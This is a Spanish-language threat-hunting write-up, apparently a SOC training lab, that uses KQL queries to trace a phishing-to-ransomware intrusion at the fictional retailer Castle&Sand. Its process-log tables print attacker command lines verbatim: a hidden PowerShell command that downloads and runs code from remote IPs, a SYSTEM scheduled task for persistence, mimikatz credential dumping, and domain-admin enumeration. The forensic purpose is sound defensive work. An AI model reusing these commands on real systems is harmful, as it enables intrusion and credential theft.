El objetivo de esta actividad es defender la organización Castle&Sand de actores maliciosos. Esta empresa se encarga de la venta de artículos de alta calidad, caracterizada por tener empleados expertos y sede en múltiples ciudades. Para ellos es primordial la satisfacción del cliente y crear una experiencia en la que se sientan como en la playa.

Table Name	Description
AuthenticationEvents	Records successful and failed logins to devices on the company network. This includes logins to the company's mail server.
Email	Records emails sent and received by employees.
Employees	Contains information about the company's employees.
FileCreationEvents	Records files stored on employee's devices.
InboundNetworkEvents	Records inbound network events including browsing activity from the Internet to devices within the company network.
OutboundNetworkEvents	Records outbound network events including browsing activity from within the company network out to the Internet.
PassiveDns (External)	Records IP-domain resolutions.
ProcessEvents	Records processes created on employee's devices.
SecurityAlerts	Records security alerts from an employee's device or the company's email security system.

En el SOC hemos recibido una notificación que nos alerta de que Castle&Sand ha sido atacado mediante un ransomware y todos sus archivos han quedado completamente bloqueados. En el departamento hemos podido conseguir una copia. Encontrarás la nota de rescate llamada "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt" en el siguiente enlace.

A través de la nota podemos obtener información que puede ser relevante para la investigación, entre ellas:

- El correo de contacto de la organización: sharknadorules_gang@onionmail.org
- El ID único de descifrado: SUNNYDAY123329JA0

Sabiendo el nombre del fichero, lo primero que haremos será encontrar la cantidad de ficheros que coincidan con este nombre y encontrar cuántos equipos tienen lo tienen.

```
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| count
```

>>> 774

```
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname
| count
```

>>> 774

```
let ransom_hostnames = FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname;
Employees
| where hostname in (ransom_hostnames)
| distinct role
| count
```

>>> 18

Por lo que podemos hacer una aproximación del impacto que ha tenido el ransomware en la organización, afectando a 774 equipos diferentes que corresponden a empleados de hasta 18 roles distintos. Esto quiere decir que altos cargos de la organización con información altamente sensible y relevante pueden haber sido afectados, como por ejemplo ejecutivos, pero también parte del equipo de IT que disponen de roles administrativos altamente privilegiados.

```
let ransom_hostnames = FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname;
Employees
| where hostname in (ransom_hostnames) and role has "IT"
| distinct hostname
| count
```

> > > 18

De los equipos afectados, 18 de ellos pertenecen a empleados dentro del departamento de IT. Vamos a revisar en cuántos dispositivos se ha registrado una alerta relacionada con la nota de ransomware que dejaron los atacantes.

```
let impact_hosts = FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
SecurityAlerts
| where description has_any (impact_hosts)
| count
```

> > > 652

```
let impact_hosts = FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
```

```
| distinct hostname;
let helpdesk_hostnames = Employees
| where hostname in (impact_hosts)
| where role contains "IT Helpdesk"
| distinct hostname;
SecurityAlerts
| where description has_any (helpdesk_hostnames)
| count
```

> > > 27

De las 652 alertas recibidas relacionadas con la nota de rescate de ransomware, 27 de ellas están relacionadas con equipos que pertenecen al equipo de IT Helpdesk. Debido a que se maneja un número menor de datos y estos equipos pertenecen a uno de los departamentos más sensibles de la organización, vamos a comenzar a investigar por este lado. El objetivo es encontrar anomalías en las alertas que nos den una pista de qué ha ocurrido exactamente. Al navegar sobre las alertas que se disparan en las detecciones de ficheros sospechosos, vemos una anomalía en el equipo 6S7W-MACHINE donde el archivo Chomping-Schedule_Changes.xlsx fue puesto en cuarentena el día 26 de mayo de 2023 a las 09:27:07. Este equipo pertenece a Preston Lane, por lo que se orientará la investigación por esta vía.

timestamp	alert_type	severity	description
2023-05-23 16:34:51.0000	HOST	high	A suspicious file was detected on host UCUV-DESKTOP. Filename: setres.exe.mui. Sha256: c5d1721eac4...
2023-05-23 17:06:00.0000	HOST	high	A suspicious file was detected on host DLQO-DESKTOP. Filename: tar.exe. Sha256: d257c26977008162 4f...
2023-05-24 11:08:18.0000	HOST	high	A suspicious file was detected on host OGCB-MACHINE. Filename: DWWIN.exe.mui. Sha256: 6897d59ea...
2023-05-24 14:44:35.0000	HOST	high	A suspicious file was detected on host MNII-LAPTOP. Filename: wsl.exe.mui. Sha256: c76a997a736d660...
2023-05-26 09:27:07.0000	HOST	high	A suspicious file was quarantined on host 6S7W-MACHINE: Chomping-Schedule_Changes.xlsx

JPath: /timestamp Alineado Completo


```
1  "timestamp": 2023-05-26T09:27:07.000Z,
2  "alert_type": HOST,
3  "severity": high,
4  "description": A suspicious file was quarantined on host 6S7W-MACHINE: Chomping-Schedule_Changes.xlsx
```


2023-05-26 14:45:27.0000	HOST	high	A suspicious file was detected on host XI05-LAPTOP. Filename: WWAHost.exe.mui. Sha256: a8e9504363...
2023-05-30 12:40:03.0000	HOST	high	A suspicious file was detected on host TKVP-DESKTOP. Filename: wininit.exe. Sha256: 24a0e0ace66aeb9...

```
Employees
| where hostname == "6S7W-MACHINE"
```

timestamp	name	user_agent	ip_addr	email_addr	company_d
2018-11-14 20:41:47.0000	Preston Lane	Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTM...	10.10.2.1	preston_lane@castleandsand.com	castleandsar

JPath: /timestamp Alineado Completo


```
1  "timestamp": 2018-11-14T20:41:47.000Z,
2  "name": Preston Lane,
3  "user_agent": Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36,
4  "ip_addr": 10.10.2.1,
5  "email_addr": preston_lane@castleandsand.com,
6  "company_domain": castleandsand.com,
7  "username": prlane,
8  "role": IT Helpdesk,
9  "hostname": 6S7W-MACHINE
```

```
FileCreationEvents
| where hostname == "6S7W-MACHINE" and filename == "Chomping-Schedule_Changes.xlsx"
```

timestamp	hostname	username	sha256	path	filename	process_na...
2023-05-26 09:26:1...	6S7W-MACHINE	prlane	71daa56c10f7833848a09cf...	C:\Users\prlane\Downlo...	Chomping-Schedule...	firefox.exe

JPath: /timestamp | Alineado | Completo


```
1  "timestamp": 2023-05-26T09:26:15.000Z,
2  "hostname": 6S7W-MACHINE,
3  "username": prlane,
4  "sha256": 71daa56c10f7833848a09cf8160ab5d79da2dd2477b6b3791675e6a8d1635016,
5  "path": C:\Users\prlane\Downloads\Chomping-Schedule_Changes.xlsx,
6  "filename": Chomping-Schedule_Changes.xlsx,
7  "process_name": firefox.exe
```


El fichero apareció por primera vez en el equipo el 26 de mayo de 2023 a las 9:26 AM, está asociado al hash Sha256 71daa56c10f7833848a09cf8160ab5d79da2dd2477b6b3791675e6a8d1635016 y fue creado desde Firefox.

```
FileCreationEvents
| where filename == "Chomping-Schedule_Changes.xlsx"
| distinct hostname
| count
```

> > > 11

Se han detectado 11 equipos distintos en los que este fichero fue creado. Si nos basamos en la aplicación relacionada con la creación del fichero y la ubicación del mismo (carpeta de descargas), muy posiblemente se haya realizado una descarga desde internet, por lo que debemos comprobar qué dominios se han utilizado para dicha descarga.

```
OutboundNetworkEvents
| where url has "Chomping-Schedule_Changes.xlsx"
```

timestamp	meth...	src_ip	url	user_agent
2023-05-25 16:43:06.0000	GET	10.10.2.80	https://jawfin.com/published/images/files/Chomping-Schedule...	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6
2023-05-25 16:47:48.0000	GET	10.10.3.216	https://jawfin.com/published/images/files/Chomping-Schedule...	Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:50.0)
2023-05-25 16:47:49.0000	GET	10.10.5.68	https://jawfin.com/published/images/files/Chomping-Schedule...	Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident
2023-05-25 16:48:26.0000	GET	10.10.3.136	https://jawfin.com/published/images/files/Chomping-Schedule...	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6
2023-05-26 09:25:26.0000	GET	10.10.2.1	https://jawfin.com/published/images/files/Chomping-Schedule...	Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.3
2023-05-26 10:21:36.0000	GET	10.10.4.127	https://jawfin.com/published/images/files/Chomping-Schedule...	Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWeb
2023-05-27 09:13:17.0000	GET	10.10.3.124	http://sharkfin.com/modules/public/published/Chomping-Sche...	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWe
2023-05-27 09:16:36.0000	GET	10.10.2.108	http://sharkfin.com/modules/public/published/Chomping-Sche...	Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWeb
2023-05-27 09:16:36.0000	GET	10.10.3.44	http://sharkfin.com/modules/public/published/Chomping-Sche...	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1
2023-05-27 10:44:42.0000	GET	10.10.4.231	http://sharkfin.com/modules/public/published/Chomping-Sche...	Mozilla/5.0 (Windows NT 6.2; rv:47.0) Gecko/2010
2023-05-27 11:49:07.0000	GET	10.10.2.67	http://sharkfin.com/modules/public/published/Chomping-Sche...	Mozilla/5.0 (Windows NT 5.1; WOW64; rv:48.0) Ge

Los dos dominios relacionados con la descarga de estos ficheros son jawfin[.]com y sharkfin[.]com. Concretamente, el empleado del departamento de IT donde se encontró el fichero en cuarentena descargó el fichero desde una página con dominio jawfin[.]com, ya que en la tabla anterior podemos ver que la IP de origen 10.10.2.1 es la que corresponde a Preston Lane.

```
PassiveDns
```

```
| where domain has "jawfin.com"
| distinct ip
```

ip
134.136.25.2
17.72.123.89
165.185.77.18
213.30.8.133
19.216.253.112
193.248.75.126

Este listado de IPs son las que resuelven en el dominio implicado en la descarga de un archivo potencialmente malicioso y, por tanto, posiblemente relacionado con el ataque. Teniendo en cuenta el momento de la descarga del archivo en el equipo de Preston, la IP en la que resuelve el dominio más cercana a este periodo es 193.248.75.126.

```
PassiveDns
| where domain has "jawfin.com" and timestamp between (datetime(2023-05-23T07:00:15.000Z) .. datetime(2023-05-27T23:26:15.000Z))
```

timestamp	ip	domain
2023-05-25 16:01:17.0000	17.72.123.89	jawfin.com
2023-05-25 18:10:10.0000	193.248.75.126	jawfin.com

En cuanto al dominio sharkfin[.]com, las siguientes 4 IP resuelven en dicho dominio:

```
PassiveDns
| where domain has "sharkfin.com"
| distinct ip
```


ip
180.5.6.199
157.242.169.232
188.203.116.15
200.106.38.88

Si recogemos las IP relacionadas con ambos dominios sospechosos y revisamos las peticiones entrantes en los eventos de red de la página de Castle&Sand, veremos que en total se encuentran 39 registros de eventos, siendo el primero de ellos el 20 de marzo de 2023 a las 3:11:57 AM.

```
let ip_addr_ransom = PassiveDns
| where domain has_any ("sharkfin.com", "jawfin.com")
| distinct ip;
```

```
InboundNetworkEvents
| where src_ip in (ip_addr_ransom)
| count
```

> > > 39



timestamp	method	src_ip	user_agent	url
2023-05-20 03:11:57.0000	GET	157.242.169.232	Mozilla/5.0 (Android 3.2; Mobile; rv:31.0) Gecko/31....	http://castleandsand.com/beach-tips-and-guid...

JPath: /timestamp | Alineado | Completo


```
1  "timestamp": 2023-05-20T03:11:57.000Z,
2  "method": GET,
3  "src_ip": 157.242.169.232,
4  "user_agent": Mozilla/5.0 (Android 3.2; Mobile; rv:31.0) Gecko/31.0 Firefox/31.0,
5  "url": http://castleandsand.com/beach-tips-and-guides/beach-safety-tips
```


2023-05-20 07:22:50.0000	GET	200.106.38.88	Mozilla/5.0 (Android 1.6; Mobile; rv:24.0) Gecko/24....	http://castleandsand.com/search?query=retail...
2023-05-22 07:08:56.0000	GET	17.72.123.89	Mozilla/5.0 (X11; Linux i686; rv:1.9.6.20) Gecko/201...	https://castleandsand.com/search?query=how...
2023-05-22 07:43:20.0000	GET	157.242.169.232	Mozilla/5.0 (X11; Linux i686; rv:1.9.7.20) Gecko/201...	http://castleandsand.com/search?query=how...
2023-05-22 15:36:18.0000	GET	157.242.169.232	Mozilla/5.0 (iPad; CPU iPad OS 14_2_1 like Mac OS ...	https://castleandsand.com/search?query=beac...
2023-05-22 18:14:38.0000	GET	134.136.25.2	Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_5_6; r...	https://castleandsand.com/search?query=beac...

La primera comprobación que se hace es si alguna de estas IP está registrada en los registros de autenticación para el inicio de sesión, determinando que no se encuentran coincidencias. Tras buscar la cantidad de emails que contienen un enlace con los dominios implicados, se encuentran un total de 14 correos que pasan a ser altamente sospechosos. El primero de ellos fue enviado a las 16:33:09 del día 2023-05-25.

```
let ip_addr_ransom = PassiveDns
| where domain has_any ("sharkfin.com", "jawfin.com")
| distinct ip;
AuthenticationEvents
| where src_ip in (ip_addr_ransom)
| count
```

> > > 0

```
Email
| where link has_any ("sharkfin.com", "jawfin.com")
| count
```

> > > 14

```
Email
| where link has_any ("sharkfin.com", "jawfin.com")
| extend parsedTimestamp = todatetime(timestamp)
| order by parsedTimestamp asc
```

timestamp	sender	reply_to	recipient	subject
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	preston_lane@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and re
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	charles_lowe@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and re
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	daniel_muse@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and re
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	george_abney@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and re
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	louise_baltodano@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and re
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	james_wall@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and re
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	christy_holbrook@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and re
2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	jeremy_davis@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and re
2023-05-26 19:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	charlene_joshua@castleandsand.com	[EXTERNAL] RE: Ll accessories ll great it sand re
2023-05-26 19:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	patrick_dietz@castleandsand.com	[EXTERNAL] RE: Ll accessories ll great it sand re
2023-05-26 19:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	wallace_gum@castleandsand.com	[EXTERNAL] RE: Ll accessories ll great it sand re
2023-05-26 19:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	patricia_williams@castleandsand.com	[EXTERNAL] RE: Ll accessories ll great it sand re

Posiblemente, el atacante haya intentado realizar un ataque de ingeniería social via correo electrónico por lo que debemos revisar el primero de ellos. El remitente es legal[.]sand[@]Verizon[.]com y en total se han enviado 23 correos desde esta cuenta. Además, en total hay 6 dominios presentes en los enlaces incluidos en los correos sospechosos.

```
Email
| where sender == "legal.sand@verizon.com"
| count
```

> > > 23

```
let suspicious_emails =
Email
| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")
| distinct reply_to;
Email
| where (reply_to has_any (suspicious_emails)) or (recipient has_any (suspicious_emails))
| extend Result = tostring(parse_url(link).Host)
| distinct Result
| count
```

> > > 6

Consultando en la tabla PassiveDNS podemos ver cuáles son las 15 IP que resuelven en los dominios implicados:

```
let suspicious_emails =
Email
| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")
| distinct reply_to;
```

```
let domains_q29 =

Email

| where (reply_to has_any (suspicious_emails)) or (recipient has_any (suspicious_emails))

| extend Result = tostring(parse_url(link).Host)

| distinct Result;

PassiveDns

| where domain has_any (domains_q29)

| distinct ip

| count
```

ip
180.5.6.199
157.242.169.232
134.136.25.2
68.52.28.213
188.203.116.15
149.198.89.201
17.72.123.89
200.106.38.88
165.185.77.18
165.16.99.57
213.30.8.133
19.216.253.112
193.248.75.126
132.11.201.67
202.7.209.235

Consultamos los eventos de autenticación para comprobar que ningún usuario se haya conectado/registrado en estas IP.

```
Email

| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")

| distinct reply_to;


let suspicious_emails =

Email

| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")

| distinct reply_to;

let domains_q29 =
```

```
Email
| where (reply_to has_any (suspicious_emails)) or (recipient has_any (suspicious_emails))
| extend Result = tostring(parse_url(link).Host)
| distinct Result;
let dns =
PassiveDns
| where domain has_any (domains_q29)
| distinct ip;
AuthenticationEvents
| where src_ip has_any (dns)
| count
```

>>> 0

El objetivo ahora es saber cuántos/qué ficheros fueron generados a partir de la conexión a estos dominios contenidos en los mensajes enviados por correo electrónico desde el usuario "legal[.]sand[@]Verizon[.]com". Para ello vemos a profundizar primero en los valores que devuelve (documentación oficial aquí):

```
{"Scheme":"scheme",
"Host":"host",
"Port":"1234",
"Path":"this/is/a/path",
"Username":"username",
"Password":"password",
"Query Parameters":"
{"k1":"v1", "k2":"v2"}",
"Fragment":"fragment"}
```

Además, podemos aprovechar la función parse_path para obtener el archivo de forma separada de la ruta incluida en la URL (documentación oficial aquí).

```
let suspicious_emails =
Email
| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")
| distinct reply_to;
Email
```

```
| where (reply_to has_any (suspicious_emails)) or (recipient has_any (suspicious_emails))
| distinct tostring(parse_path(tostring(parse_url(link).Path)).Filename)
| count
```

>>> 5

Filename
Jawdropping-Employee.lnk
HR_Sharktastic_Notes.pdf
Fintastic-Work-Updates.docx
Sharktastic_Employee_Changes.xlsx
Chomping-Schedule_Changes.xlsx

Vamos a consultar cuántos ficheros se detectan en los hostnames de los empleados. En total, fueron 34 ficheros, el primero evento registrado sobre ello fue el 25 de mayo de 2023 a las 16:43:20. Por tanto, podremos filtrar en la tabla ProcessEvents por los hosts encontrados donde los eventos sean posteriores a la fecha y hora más antigua de creación de estos ficheros.

```
let suspicious_emails =
Email
| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")
| distinct reply_to;
let documents =
Email
| where (reply_to has_any (suspicious_emails)) or (recipient has_any (suspicious_emails))
| distinct tostring(parse_path(tostring(parse_url(link).Path)).Filename);
FileCreationEvents
| where filename has_any (documents)
| count
```

>>> 34

```
Email
| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")
| distinct reply_to;


let suspicious_emails =
```

```
Email
| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")
| distinct reply_to;
let documents =
Email
| where (reply_to has_any (suspicious_emails)) or (recipient has_any (suspicious_emails))
| distinct tostring(parse_path(tostring(parse_url(link).Path)).Filename);
let hosts =
FileCreationEvents
| where filename has_any (documents)
| distinct hostname;
ProcessEvents
| where hostname has_any (hosts) and timestamp >= datetime("2023-05-25T16:43:20Z")
| extend parsedTimestamp = todatetime(timestamp)
| order by timestamp asc
```

timestamp	paren...	parent_process_hash	process_commandline	process...	process_hash
2023-05-25 18:28:02.0000	scvhost.exe	7ef2cc079afe7927b78be493f...	powershell.exe -nop -w hidden -c "IEX ((new-object net.w...	powershell.exe	531c5ae8913
2023-05-25 18:29:26.0000	config.ini	82a7241d747864a8cf621f22...	powershell.exe -nop -w hidden -c "IEX ((new-object net.w...	powershell.exe	531c5ae8913
2023-05-25 18:46:20.0000	cy.exe	4874d336c5c7c2f558cfd5954...	powershell.exe -nop -w hidden -c "IEX ((new-object net.w...	powershell.exe	531c5ae8913
2023-05-25 19:37:56.0000	cmd.exe	614ca7b627533e22aa3e5c35...	mimikatz.exe "sekurlsa::logonPasswords"	mimikatz.exe	1c4bd8e5a38
2023-05-25 19:38:19.0000	cmd.exe	614ca7b627533e22aa3e5c35...	net share	cmd.exe	88fb1f09ef8e
2023-05-25 19:44:37.0000	cmd.exe	614ca7b627533e22aa3e5c35...	cmd.exe /C net group "Domain Admins" /domain	cmd.exe	f7650269ea2
2023-05-25 19:49:30.0000	cmd.exe	614ca7b627533e22aa3e5c35...	cmd.exe /c ping %userdomain%	cmd.exe	6fab487cda07
2023-05-25 19:54:31.0000	cmd.exe	614ca7b627533e22aa3e5c35...	cmd.exe /C net group "Domain Admins" /domain	cmd.exe	23b890e7224
2023-05-25 19:54:40.0000	cmd.exe	614ca7b627533e22aa3e5c35...	cmd.exe /c ping %userdomain%	cmd.exe	a6102b6201a
2023-05-25 19:55:21.0000	cmd.exe	614ca7b627533e22aa3e5c35...	net share	cmd.exe	f04c31931391
2023-05-25 19:59:38.0000	cmd.exe	614ca7b627533e22aa3e5c35...	mimikatz.exe "sekurlsa::logonPasswords"	mimikatz.exe	cffa51bddb22
2023-05-25 20:00:48.0000	cmd.exe	614ca7b627533e22aa3e5c35...	cmd.exe /C net group "Domain Admins" /domain	cmd.exe	bf04a9b320a

Al explorar los eventos más en profundidad para encontrar un patrón de comportamiento sospechoso, vemos la ejecución de unos comandos que indican claramente actividad potencialmente maliciosa. Por un lado, vemos que se descarga y ejecuta un script desde internet en modo oculto, comportamiento típico de malware usado frecuentemente en ataques. Por otro, vemos otro comando que crea una tarea programada que se ejecuta cada hora como SYSTEM, lo que otorga máximos privilegios al archivo involucrado. Esto puede mantener persistencia y hacer que se propague en la red (movimiento lateral), algo también común en ataques.

process_commandline
schtasks /create /sc hourly /tn "WeAreInTheEndgameNow" /tr "C:\Windows\Temp\GGWP.exe" /ru SYSTEM #run scheduled tasks to move laterally >:D
schtasks /create /sc hourly /tn "WeAreInTheEndgameNow" /tr "C:\Windows\Temp\GGWP.exe" /ru SYSTEM #run scheduled tasks to move laterally >:D
schtasks /create /sc hourly /tn "WeAreInTheEndgameNow" /tr "C:\Windows\Temp\GGWP.exe" /ru SYSTEM #run scheduled tasks to move laterally >:D
schtasks /create /sc hourly /tn "WeAreInTheEndgameNow" /tr "C:\Windows\Temp\GGWP.exe" /ru SYSTEM #run scheduled tasks to move laterally >:D
schtasks /create /sc hourly /tn "WeAreInTheEndgameNow" /tr "C:\Windows\Temp\GGWP.exe" /ru SYSTEM #run scheduled tasks to move laterally >:D
schtasks /create /sc hourly /tn "WeAreInTheEndgameNow" /tr "C:\Windows\Temp\GGWP.exe" /ru SYSTEM #run scheduled tasks to move laterally >:D
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://220.35.180.137/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://220.35.180.137/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://220.35.180.137/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://213.30.8.133/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://213.30.8.133/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://213.30.8.133/a'))"

Si continuamos la investigación revisando otros procesos ejecutados en los equipos involucrados, se encuentran más eventos sospechosos en los que confirman que se intenta enmascarar el malware como un proceso legítimo de Windows. El proceso scvhost.exe, está intentando parecerse a svchost.exe, que sirve para hospedar servicios del sistema. La diferencia es muy ligera, donde se intercambian las letras “c” y “v”, de forma que es más difícil identificarlo en la lista de eventos. Por último, vemos que se ha utilizado **Mimikatz** en algunos equipos, una herramienta de seguridad que permite extraer credenciales (como contraseñas y hashes) almacenadas en la memoria de Windows en pruebas de pentesting. Sin embargo, puede ser utilizada también por atacantes para robar contraseñas y escalar privilegios en sistemas que hayan sido comprometidos. Vamos a comprobar la actividad relacionada con este proceso, ya que muy probablemente haya sido utilizada por atacantes en este caso.

```
let suspicious_emails =
Email
| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")
| distinct reply_to;
let documents =
Email
| where (reply_to has_any (suspicious_emails)) or (recipient has_any (suspicious_emails))
| distinct tostring(parse_path(tostring(parse_url(link).Path)).Filename);
let hosts =
FileCreationEvents
| where filename has_any (documents)
| distinct hostname;
ProcessEvents
| where hostname has_any (hosts) and timestamp >= datetime("2023-05-25T16:43:20Z") and process_name == "mimikatz.exe"
```

```
| extend parsedTimestamp = todatetime(timestamp)
| order by timestamp asc
```

```
Email
| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")
| distinct reply_to;

let suspicious_emails =
Email
| where (sender == "legal.sand@verizon.com") and (recipient contains "castleandsand.com")
| distinct reply_to;
let documents =
Email
| where (reply_to has_any (suspicious_emails)) or (recipient has_any (suspicious_emails))
| distinct tostring(parse_path(tostring(parse_url(link).Path)).Filename);
let hosts =
FileCreationEvents
| where filename has_any (documents)
| distinct hostname;
ProcessEvents
| where hostname has_any (hosts) and timestamp >= datetime("2023-05-25T16:43:20Z") and process_name == "mimikatz.exe"
| extend parsedTimestamp = todatetime(timestamp)
| distinct hostname
| count
```

Esta herramienta ha sido ejecutada 31 veces en un total de 31 equipos.